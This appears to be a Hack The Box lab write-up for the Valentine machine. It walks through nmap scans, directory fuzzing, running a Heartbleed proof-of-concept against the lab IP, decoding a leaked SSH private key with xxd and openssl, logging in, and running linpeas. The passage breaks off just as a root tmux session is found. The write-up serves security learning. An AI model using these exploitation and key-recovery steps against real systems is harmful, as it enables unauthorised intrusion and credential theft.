HTB Valentine: Heartbleed to Root via tmux Session Hijack
Heartbleed Vulnerability Analysis (CVE-2014-0160)
tmux Session Hijacking for Root

Begin by adding the target machine IP to /etc/hosts.
nano /etc/hosts
sudo nmap -sV -sC valentine.htb



I also conducted an NSE script scan against the vulnerable target.
sudo nmap -sV --script=vuln valentine.htb --max-rate=10000
Meanwhile, directory fuzzing also proved useful.
dirsearch -u http://valentine.htb -w /usr/share/dirb/wordlists/common.txt

Let's check the /dev/ endpoint.
The directory contains two files, so I checked them.

In the notes.txt file, the author mentions a mechanism related to a key:
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
Since the vulnerability is related to a key, and the Nmap results point to a Heartbleed-related vulnerability - as the default page also implies - I looked into the Heartbleed exploit.
I discovered a GitHub repo containing the related vulnerability PoC.
Using the exploit as follows:
python2 heartbleed-poc.py 10.129.232.136 80
I was not able to run it via python3, so it most likely only works with Python 2.
The heartbeat response revealed a Base64-encoded string referencing decode.php.


$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
CyberChef automatically decoded the text.
I could not identify the format, so I passed it through DenCode.

Now it is clear that the hexadecimal encoding reveals an SSH private key, but it still did not work directly.
Therefore, I used the following techniques to extract the SSH key.
xxd -p -r encoded_data.txt out.txt

# MAKE THE key CLEAR

openssl rsa -in out.txt -out clean_key
Then I used the extracted key to authenticate via SSH.
ssh -i clean_key hype@valentine.htb

Initially, I could not find a privilege escalation vector. I transferred linpeas.sh to the target to enumerate further.


In the linpeas.sh results, a tmux session was found running as root:
